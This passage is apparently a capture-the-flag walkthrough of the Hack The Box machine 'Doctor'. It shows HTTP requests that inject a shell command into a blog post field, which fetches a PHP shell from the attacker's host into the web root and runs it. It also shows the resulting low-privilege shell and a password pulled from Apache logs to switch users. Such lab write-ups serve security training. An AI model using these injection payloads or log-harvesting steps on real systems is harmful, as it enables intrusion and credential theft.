


```
POST /post/new HTTP/1.1
Host: doctors.htb
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=
0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 129
Origin: http://doctors.htb
Connection: close
Referer: http://doctors.htb/post/new
Cookie: session=
.eJwtjkFqAzEMAP_icw6WJdlWPrNIlkRLoIXd5BTy9_rQ4wwMzLscecb1Ve7P8xW3cnx7uZfGhrGWODWYU
8XZvYOBmkmVxmSAFrLAsSUMhDrdcJE3T5YUWGk2CS1SJvKsE3avZGnMwTV61S6as3feKUQbPoyEwKYiadk
jryvO_5uN6zrzeP4-4meLDO_OI1olVFCm4NE6Y441itaBCBSolc8fCHY-5Q.ZOQJXw.KsJsmfVejrKnoNQ
8yhI0VtD09T8
Upgrade-Insecure-Requests: 1

title=simon&content=
http://10.10.14.30/$(curl$IFS'http://10.10.14.30/shell.php'$IFS'-o'$IFS'/var/www/h
tml/shell.php')&submit=Post
```


```
HTTP/1.1 302 FOUND
Date: Tue, 22 Aug 2023 01:12:23 GMT
Server: Werkzeug/1.0.1 Python/3.8.2
Content-Type: text/html; charset=utf-8
Content-Length: 217
Location: http://doctors.htb/home
Vary: Cookie
Set-Cookie: session=
.eJwtjkFqxDAMRa-Sej2LyJYcOzcpZQiSJZPSMhnsZDXM3etFV5_34cF7ua3-ct-tu_Xr5aZzjOtXKda7u
7nP42rT8-jntHOfxOwxlWZ8mn64-_t-G3azvrv1bJcN-la3Ok8SrJSs6CElzkqqEQRYJM_ZEwoEsVxAg6-
wBJiTSiioXivlmqFUkYQBreYUKM0Jhs8oVYiMZotzjplripGGCuYXXQQzgiQOyKN7u7q1_5qBpbe6ncePP
cZRTaPSYn7GwMCERouPFOpSMgeJgAgM6N37D8jCU78.ZOQLdw.NYXByhNdtV983H5aJjCR8zUHlEE;
HttpOnly; Path=/
Connection: close

<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 3.2 Final//EN">
<title>
  Redirecting...
</title>
<h1>
  Redirecting...
</h1>
<p>
  You should be redirected automatically to target URL: <a href="/home">
    /home
  </a>
  .  If not click the link.
```



```
└─# python -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
10.10.10.209 - - [21/Aug/2023 21:11:27] code 404, message File not found
10.10.10.209 - - [21/Aug/2023 21:11:27] "GET /shell.php$IFS-o$IFS/var/www/html/shell.php HTTP/1.1" 404 -
10.10.10.209 - - [21/Aug/2023 21:12:22] "GET /shell.php HTTP/1.1" 200 -
10.10.10.209 - - [21/Aug/2023 21:12:23] "GET / HTTP/1.1" 200 -
```




```
POST /post/new HTTP/1.1
Host: doctors.htb
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=
0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 83
Origin: http://doctors.htb
Connection: close
Referer: http://doctors.htb/post/new
Cookie: session=
.eJwtjkFqAzEMAP_icw6WJdlWPrNIlkRLoIXd5BTy9_rQ4wwMzLscecb1Ve7P8xW3cnx7uZfGhrGWODWYU
8XZvYOBmkmVxmSAFrLAsSUMhDrdcJE3T5YUWGk2CSlSJvKsE3avZGnMwTV6lS6as3feKUQbPoyEwKYiadk
jryvO_5uN6zrzeP4-4meLDO_OI1olVFCm4NE6Y44litaBCBSolc8fCHY-5Q.ZOQJXw.KsJsmfVejrKnoNQ
8yhI0VtD09T8
Upgrade-Insecure-Requests: 1

title=simon&content=http://10.10.14.30/$(php$IFS'/var/www/html/shell.php')&submit=
Post
```




```
Linux doctor 5.4.0-42-generic #46-Ubuntu SMP Fri Jul 10 00:24:02 UTC 2020 x86_64 x86_64 x8
 03:17:07 up 25 min,  0 users,  load average: 0,00, 0,01, 0,03
USER     TTY      FROM             LOGIN@   IDLE   JCPU   PCPU WHAT
uid=1001(web) gid=1001(web) groups=1001(web),4(adm)
/bin/sh: 0: can't access tty; job control turned off
$ ls -al
total 945512
drwxr-xr-x  20 root root      4096 Sep 15  2020 .
drwxr-xr-x  20 root root      4096 Sep 15  2020 ..
lrwxrwxrwx   1 root root         7 Jul 20  2020 bin → usr/bin
drwxr-xr-x   4 root root      4096 Jul 27  2020 boot
drwxrwxr-x   2 root root      4096 Jul 20  2020 cdrom
drwxr-xr-x  18 root root      4000 Aug 22 02:51 dev
drwxr-xr-x 132 root root     12288 Sep 19  2020 etc
drwxr-xr-x   4 root root      4096 Sep 19  2020 home
lrwxrwxrwx   1 root root         7 Jul 20  2020 lib → usr/lib
lrwxrwxrwx   1 root root         9 Jul 20  2020 lib32 → usr/lib32
lrwxrwxrwx   1 root root         9 Jul 20  2020 lib64 → usr/lib64
lrwxrwxrwx   1 root root        10 Jul 20  2020 libx32 → usr/libx32
drwx──────   2 root root     16384 Jul 20  2020 lost+found
drwxr-xr-x   2 root root      4096 Apr 23  2020 media
drwxr-xr-x   2 root root      4096 Apr 23  2020 mnt
drwxr-xr-x   4 root root      4096 Sep  6  2020 opt
dr-xr-xr-x 178 root root         0 Aug 22 02:51 proc
drwx──────   7 root root      4096 Sep 22  2020 root
drwxr-xr-x  36 root root      1040 Aug 22 03:08 run
lrwxrwxrwx   1 root root         8 Jul 20  2020 sbin → usr/sbin
-rw───────   1 root root        64 Sep 15  2020 .selected_editor
drwxr-xr-x   8 root root      4096 Jul 20  2020 snap
drwxr-xr-x   2 root root      4096 Apr 23  2020 srv
-rw───────   1 root root 968110080 Jul 20  2020 swapfile
dr-xr-xr-x  13 root root         0 Aug 22 02:51 sys
drwxrwxrwt  14 root root      4096 Aug 22 03:09 tmp
drwxr-xr-x  14 root root      4096 Apr 23  2020 usr
drwxr-xr-x  16 root root      4096 Jul 21  2020 var
$ 
```

On the system, we noticed that our compromised user “web” is a member of ADM group - this means we can read logs


While revealing the logs of the web server we found a password for user shaun



```
web@doctor:/$ id
uid=1001(web) gid=1001(web) groups=1001(web),4(adm)
web@doctor:/$ 
```



```
web@doctor:/var/log/apache2$ cat backup | grep password
10.10.14.4 - - [05/Sep/2020:11:17:34 +2000] "POST /reset_password?email=Guitar123" 500 453 "http://doctor.htb/reset_password"
web@doctor:/var/log/apache2$ 
```



```
web@doctor:/var/log/apache2$ su shaun
Password:
shaun@doctor:/var/log/apache2$ ls -al
ls: cannot open directory '.': Permission denied
shaun@doctor:/var/log/apache2$
```

Node Type: Rich Text - Date Created: 2023/08/21 - 20:52 - Date Modified: 2023/08/21 - 21:30